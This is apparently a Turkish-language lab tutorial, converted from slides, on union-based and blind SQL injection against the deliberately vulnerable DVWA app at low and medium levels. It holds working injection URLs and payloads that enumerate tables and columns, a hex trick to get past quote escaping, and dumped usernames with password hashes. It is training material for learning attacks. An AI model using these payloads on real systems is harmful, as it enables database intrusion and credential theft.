ID: 1' UNION SELECT 1, 2'  
First name: admin  
Surname: admin

ID: 1' UNION SELECT 1, 2'  
First name: 1  
Surname: 2

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sqli – Low Level Uygulaması

Şimdi version() ve database() fonksiyonlarını 1 ve 2'nin yerine yazıp versiyon ve veri tabanı adımızı görelim.

http://23.102.9.62/vulnerabilities/sqli/?id=1' UNION SELECT version(), database()&Submit=Submit#

Enable Post data    Enable Referrer

**Instructions**  
**Setup**  
**Brute Force**  
**Command Execution**  
**CSRF**  
**Insecure CAPTCHA**  
**File Inclusion**  
**SQL Injection**


**User ID:**  Submit

ID: 1' UNION SELECT version(), database()  
First name: admin  
Surname: admin

ID: 1' UNION SELECT version(), dat  
First name: 5.5.43-Ubuntu0.12.04.  
Surname: dwva

**Veri Tabanı Sunucumun Versiyonu**

**Veri Tabanımızın Adı**



## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sqli – Low Level Uygulaması

Şimdi veri tabanımıza ait tabloları information\_schema'dan okuyalım. Bunun için önce ki sorgudan öğrendiğimiz veri tabanı adına ihtiyaç duyacağız. Bu bilgi ile information\_schema'dan o veri tabanına ait meta datalara ulaşacağız bu metada içinde tablo isimleri bulunmakta.

http://23.102.9.62/vulnerabilities/sqli/?id=1' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = "dvwa" &Submit=Submit#

User ID:

ID: 1' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = "dvwa"  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = "dvwa"  
First name:  
Surname: guestbook

ID: 1' UNION SELECT null, table\_name FROM information\_schema.tables WHERE table\_schema = "dvwa"  
First name:  
Surname: users

Veri tabanımda iki adet tablo bulunmaktadır bunlar users ve guestbook.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Low Level Uygulaması

Şimdi users tablomuza ait kolonları okuyalım. Bunun içinde users tablosunun information\_schema'da bulunan meta data verilerinden faydalanancağım bu meta data verilerinin içinde kolon isimleri bulunmakta.

http://23.102.9.62/vulnerabilities/sqlil/?id=1' UNION SELECT null, column\_name FROM information\_schema.columns WHERE table\_schema = "dwva" AND table\_name= "users""&Submit=Su

The screenshot shows a web interface for a security testing tool. On the left, there's a sidebar with various attack types: Enable Post data, Enable Referrer, and a menu with items like Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area has a 'User ID:' input field and a 'Submit' button. Below the input field, several UNION queries are displayed, each showing the results of extracting a specific column name from the 'information\_schema.columns' table where the table schema is 'dwva' and the table name is 'users'. The extracted columns are: user\_id, first\_name, last\_name, user, password, and avatar.

ID: 1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_schema = "dwva" AND table_name= "users"
First name: admin Surname: admin
First name: Surname: user_id
First name: Surname: first_name
First name: Surname: last_name
First name: Surname: user
First name: Surname: password
First name: Surname: avatar

Bulunan Kolonlar:

- user\_id
- first\_name
- last\_name
- user
- password
- avatar

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sqli – Low Level Uygulaması

Şimdi users tablomda bulunan user ve password kolonlarını okuyacağız. Böylece siteye kayıtlı kullanıcıların şifrelerini ve kullanıcı isimlerini alacağız.

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
c64454aabb60cb1d1d149b5371b7a94d

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Bu uygulamada ki hedefimize ulaştık.  
Şimdi Union Based Sqli – Medium Level Uygulamasına geçebiliriz.

Dipnot: concat fonksiyonunda yazan 0x0a yeni satırın hex de ki karşılığıdır.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Medium Level Uygulamasına

1. İlk olarak [DVWA](#)'ya girelim.
2. DWA Security Seviyesini Medium yapalım.
3. Ardından yan menüde bulunan SQL Injection'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Medium Level Uygulamasına
- Bizi bu ekranda görmüş olduğumuz User ID'sine göre ad ve soyad getiren bir uygulama karşılıyor.

The screenshot shows the DVWA application interface. On the left, there is a sidebar with the following menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and Insecure CAPTCHA. The main content area has a title 'Vulnerability: SQL Injection'. Below the title is a form field labeled 'User ID:' with an input box and a 'Submit' button. Underneath the input box, the results of the exploit are displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Medium Level Uygulamasına

Uygulamanın kaynak koduna baktığımızda gönderdiğimiz değeri mysql\_real\_escape\_string filtresine konulduğunu görüyoruz. Bu filtre ‘ işaretinin önüne \ ekliyor. Bu filtrelemeden kaçmak için ‘ işaretini kullanmıyoruz.

Kullanıcının gönderdiği değer,  
mysql\_real\_escape\_string ile  
filtrelenerek değişkene aktarılıyor ve  
ardından SQL sorgusuna dahil ediliyor..

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
} ?>
```

Veritabanından dönen cevap  
işlenmeden kullanıcıya  
aktarılıyor.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Medium Level Uygulamasına

Sistemde zafiyet olup olmadığını id'den sonra ‘ işaretini atarak da görebilirdik. Zafiyet olduğunu, bana dönen hata mesajından anladıkten sonra zafiyetimi kullanmak için çalışmalara başlıyorum. İlk olarak ilgili sorgudan kaç adet kolon döndüğünü bulmak ile başlıyorum. Bunun için ‘UNION SELECT 1’ yazıyorum ve istekte bulunuyorum. Bu işlemi hata dönmeyene kadar devam ediyorum. Her hata dönüşünde 1 den sonra virgül atıp 2, 3, 4 diye devam ediyorum.

The screenshot shows a browser interface with a sidebar on the left containing buttons for 'Load URL', 'Split URL', and 'Execute'. Below these buttons are two checkboxes: 'Enable Post data' and 'Enable Referrer'. To the right of the sidebar, a large text area displays a URL: `http://23.102.9.62/vulnerabilities/sqlinjection/?id=1 UNION SELECT 1&Submit=Submit#`. The URL is highlighted in blue, indicating it is a clickable link.

The used SELECT statements have a different number of columns

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Medium Level Uygulamasına

Bu deneme bazen zaman almaktadır. Fakat bu sistemde çekilen 2 kolon olduğu için kısa sürdü. Aşağıda bir sonuç daha dönmüş ve burada First Name'de 1 Surname'de 2 yazıyor, bunun nedeni bizim UNION SELECT 1,2 yazmamız. 1,2 yerine 5,6 yazsaydık 5,6 yazacaktı. Hangi kolon nereye basıldığını anlamak için bunu yaptık.

The screenshot shows a browser interface for a penetration testing tool, likely OWASPs DVWA. The URL bar contains the injected query: `http://23.102.9.62/vulnerabilities/sqli/?id=1 UNION SELECT 1, 2&Submit=Submit#`. The DVWA logo is at the top. On the left, a sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection, with SQL Injection being the active tab. The main content area displays the results of the SQL injection attempt:

**Vulnerability: SQL Injection**

User ID:

Submit

ID: 1 UNION SELECT 1, 2  
First name: admin  
Surname: admin

ID: 1 UNION SELECT 1, 2  
First name: 1  
Surname: 2

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Medium Level Uygulamasına

Dönen değerlere baktığımızda First Name'e ilk kolon Surname'e ise ikinci kolon geldiğini görmekteyiz.(1,2)

The screenshot shows a web application interface for testing SQL vulnerabilities. At the top, there is a URL input field containing the URL of the target application: `http://23.102.9.62/vulnerabilities/sqli/?id=1' UNION SELECT 1, 2'&Submit=Submit#`. Below the URL, there are two checkboxes: "Enable Post data" and "Enable Referrer". The main content area has a title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security testing categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The "SQL Injection" item is highlighted with a green background. The main form area contains a "User ID:" label followed by a text input field and a "Submit" button. Below the form, the application's response is displayed in red text:  
ID: 1' UNION SELECT 1, 2'  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, 2'  
First name: 1  
Surname: 2

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Union Based Sql – Medium Level Uygulamasına

Şimdi version() ve database() fonksiyonlarını 1 ve 2nin yerine yazıp versiyon ve database adı bilgimizi görelim.

The screenshot shows a browser interface for the DVWA SQL Injection tool. In the top-left, there's a toolbar with 'Load URL' (selected), 'Split URL', and 'Execute'. Below it are checkboxes for 'Enable Post data' and 'Enable Referrer'. The main URL input field contains: `http://23.102.9.62/vulnerabilities/sqlil?id=1 UNION SELECT version(), database()&Submit=Submit#`. The DVWA logo is at the top right. On the left, a sidebar menu lists: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection (which is highlighted in green). The main content area has a title 'Vulnerability: SQL Injection'. It shows a 'User ID:' input field and a 'Submit' button. Below the input field, the response is displayed in red text:  
ID: 1 UNION SELECT version(), database()  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT version(), database()  
First name: 5.5.43-Ubuntu.12.04.1  
Surname: dvwa

Annotations with blue arrows point from the text 'Veri Tabanımızın Adı' (Database Name) to the first 'First name' result, and from the text 'Veri Tabanı Sunucumun Versiyonu' (Database Server Version) to the second 'First name' result.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Medium Level Uygulamasına

Şimdi veri tabanımıza ait tabloları information\_schema'dan okuyalım. Bunun için önce ki sorgudan öğrendiğimiz veri tabanı adına ihtiyaç duyacağız. Bu bilgi ile information\_schema'dan o veri tabanına ait meta datalara ulaşacağız bu metada içinde tablo isimleri bulunmakta.

http://23.102.9.62/vulnerabilities/sqlinjection/?id=1 UNION SELECT version(), table\_name FROM information\_schema.tables WHERE table\_schema = database()--&Submit=Submit#

Enable Post data    Enable Referrer

**DVWA**

**Vulnerability: SQL Injection**


User ID:

**Submit**

ID: 1 UNION SELECT version(), table\_name FROM information\_schema.tables WHERE table\_schema = database()--  
First name: admin  
Surname: admin

ID: 1 UNION SELECT version(), table\_name FROM information\_schema.tables WHERE table\_schema = database()--  
First name: 5.5.43-Ubuntu0.12.04.1  
Surname: guestbook

ID: 1 UNION SELECT version(), table\_name FROM information\_schema.tables WHERE table\_schema = database()--  
First name: 5.5.43-Ubuntu0.12.04.1  
Surname: users



Veri tabanımda iki adet tablo bulunmaktadır bunlar users ve guestbook.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sqlı – Medium Level Uygulamasına

Şimdi users tablomuza ait kolonları okuyalım. Bunun içinde users(HEX = 0x7573657273) tablosunun information\_schema'da bulunan meta data verilerinden faydalananlığım bu meta data verilerinin içinde kolon isimleri bulunmakta. Users'ın hex değerini kullanmamızın nedeni normalde 'users' şeklinde yazmamız gerekiyorken 'tırnaklarının filtrelenmiş olması nedeni ile hex değerini yazıyoruz.

The screenshot shows the DVWA SQL Injection (Blind) module interface. On the left, there's a sidebar with various attack types: Log URL, Split URL, Execute, Enable Post data, and Enable Referrer. The main area has tabs for Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The SQL Injection tab contains several UNION queries. One query is highlighted in red: "ID: 1 UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_schema = database() AND ((table\_name)LIKE(0x7573657273))&Submit=Submit#". Below it, the results show columns from the users table: First name: admin, Surname: admin; First name: user\_id, Surname: ; First name: first\_name, Surname: ; First name: last\_name, Surname: ; First name: user, Surname: ; First name: password, Surname: ; and First name: avatar, Surname: .

Bulunan Kolonlar:

- user\_id
- first\_name
- last\_name
- user
- password
- avatar

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Union Based Sql – Medium Level Uygulamasına

Şimdi user'larımıza ait username ve password bilgilerini okuyalım.

http://23.102.9.62/vulnerabilities/sqli/?id=1 UNION SELECT concat(user, 0x0a, password), null FROM users&Submit=Submit#

Enable Post data  Enable Referrer

**Setup**

**Brute Force**

**Command Execution**

**CSRF**

**Insecure CAPTCHA**

**File Inclusion**

**SQL Injection**

**SQL Injection (Blind)**

**Upload**

**XSS reflected**

**XSS stored**

**DVWA Security**

**PHP Info**

**About**

**Logout**

Submit

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: admin  
Surname: admin

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: admin  
c64454aab60cb1d1d149b5371b7a94d  
Surname:

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: gordonb  
e99a18c428cb38d5f260853678922e03  
Surname:

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: 1337  
8d3533d75ae2c3966d7e0d4fcc69216b  
Surname:

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: pablo  
0d107d09f5bbe40cade3de5c71e9e9b7  
Surname:

ID: 1 UNION SELECT concat(user, 0x0a, password), null FROM users  
First name: smithy  
5f4dcc3b5aa765d61d8327deb882cf99  
Surname:

Bu uygulamada ki hedefimize ulaştık. Şimdi Blind Based Sql – Low Level Uygulamasına geçebiliriz.

Dipnot: concat fonksiyonunda yazan 0x0a yeni satırın hex de ki karşılığıdır.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DWA Security Seviyesini Low yapalım.
  3. Ardından yan menüde bulunan SQL Injection (Blind)'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Bizi bu ekranدا görmüş olduğumuz User ID'sine göre ad ve soyad getiren bir uygulama karşılıyor.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, and SQL Injection (Blind). The 'SQL Injection (Blind)' option is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection (Blind)'. Below it, there is a form field labeled 'User ID:' with a text input box and a 'Submit' button. Underneath the input box, the results of the injection are displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. At the bottom of the main content area, there is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sqlı – Low Level Uygulamasına

Uygulamanın kaynak koduna baktığımızda gönderdiğimiz değeri herhangi bir filtreye v.s. sokmadan direkt sorguya dahil etmiş olduğunu görmekteyiz. Bu durumda sql’i manipüle etmemiz için önumüzde hiçbir engel bulunmamaktadır. Fakat @ karakteri sayesinde hata çıktısı göremeyeceğiz. Doğru yada yanlış çalışmasına göre enjeksiyonumuzu gerçekleştireceğiz.

Kullanıcının gönderdiği değer, herhangi bir işlemden geçmeden değişkene aktarılıyor ve ardından SQL sorgusuna dahil ediliyor..

```
<?php  
  
if (isset($_GET['Submit'])) {  
  
    // Retrieve data  
  
    $id = $_GET['id'];  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors  
  
    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'  
  
    $i = 0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
}  
?>
```

Veritabanından dönen cevap işlenmeden kullanıcıya aktarılıyor.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sql – Low Level Uygulamasına

Sistem zafiyet olup olmadığını anlamak için ‘ and 1=1’ ve ‘ and 1=0’ sonucu dönen sayfalara bakacağı eğer sayfalar farklı çıkarlarsa bu durumda zafiyet bulunmaktadır diye biliceğiz. ‘UNION SELECT 1’ yazmaya başlayaraktan ilgili SELECT’de kaç column çekildiğini olduğunu tespit etmeye çalışacağım sistemim hata vermeyene kadar böyle deneyerek devam edeceğim.

**User ID:**

ID: 1' and 1=1#  
First name: admin  
Surname: admin

**User ID:**

Sorgularda dönen cevap sayfası farklı olduğu için burada bir Blind Sql zafiyetinden bahsedebiliriz.

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Bu deneme bazen zaman almaktadır. Fakat bu sistemde çekilen 2 kolon olduğu için kısa sürdü. Aşağıda bir sonuç daha dönmüş ve burada First Name'de 1 Surname'de 2 yazıyor, bunun nedeni bizim UNION SELECT 1,2 yazmamız. 1,2 yerine 5,6 yazsaydık 5,6 yazacaktı. Hangi kolon nereye basıldığını anlamak için bunu yaptık.

User ID:

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Dönen değerlere baktığımızda First Name'e ilk kolon Surname'e ise ikinci kolon geldiğini görmekteyiz.(1,2)

**User ID:**

**Submit**

ID: 1' and 1=1 UNION SELECT 1,2#  
First name: admin  
Surname: admin

ID: 1' and 1=1 UNION SELECT 1,2#  
First name: 1  
Surname: 2

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Şimdi version() ve database() fonksiyonlarını 1 ve 2nin yerine yazıp versiyon ve database adı bilgimizi görelim.

User ID:  Submit

ID: 1' and 1=1 UNION SELECT version(),database()#  
First name: admin  
Surname: admin

ID: 1' and 1=1 UNION SELECT version(),database()#  
First name: 5.5.43-0ubuntu0.12.04.1  
Surname: dwva

Veri Tabanı Sunucumun Versiyonu

Veri Tabanımızın Adı

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Şimdi veri tabanımıza ait tabloları information\_schema'dan okuyalım. Bunun için önce ki sorgudan öğrendiğimiz veri tabanı adına ihtiyaç duyacağız. Bu bilgi ile information\_schema'dan o veri tabanına ait meta datalara ulaşacağız bu metada içinde tablo isimleri bulunmakta.

User ID:

Submit

```
ID: 1' and 1=1 UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = database()#
First name: admin
Surname: admin

ID: 1' and 1=1 UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = database()#
First name: guestbook
Surname:

ID: 1' and 1=1 UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = database()#
First name: users
Surname:
```

Veritabanımda iki adet tablo bulunmaktadır bunlar users ve guestbook

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

- Blind Based Sql – Low Level Uygulamasına

Şimdi users tablomuza ait kolonları okuyalım.

User ID:  Submit

```
ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: user_id
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: first_name
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: last_name
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: user
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: password
Surname:

ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema = database() AND table_name = "users"#
First name: avatar
Surname:
```

Bulunan Kolonlar:

- user\_id
- first\_name
- last\_name
- user
- password
- avatar

## 7 - SQL Injection Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Blind Based Sql – Low Level Uygulamasına

Şimdi user'larımıza ait username ve password bilgilerini okuyalım.

User ID:

Submit

```
ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: admin
Surname: admin

ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: admin
c64454aabb60cb1d1d149b5371b7a94d
Surname:

ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: gordonb
e99a18c428cb38d5f260853678922e03
Surname:

ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: 1337
8d3533d75ae2c3966d7e0d4fcc69216b
Surname:

ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: pablo
0d107d09f5bbe40cade3de5c71e9e9b7
Surname:

ID: 1' and 1=1 UNION SELECT concat(user, 0x0a, password), null FROM users#
First name: smithy
5f4dcc3b5aa765d61d8327deb882cf99
Surname:
```

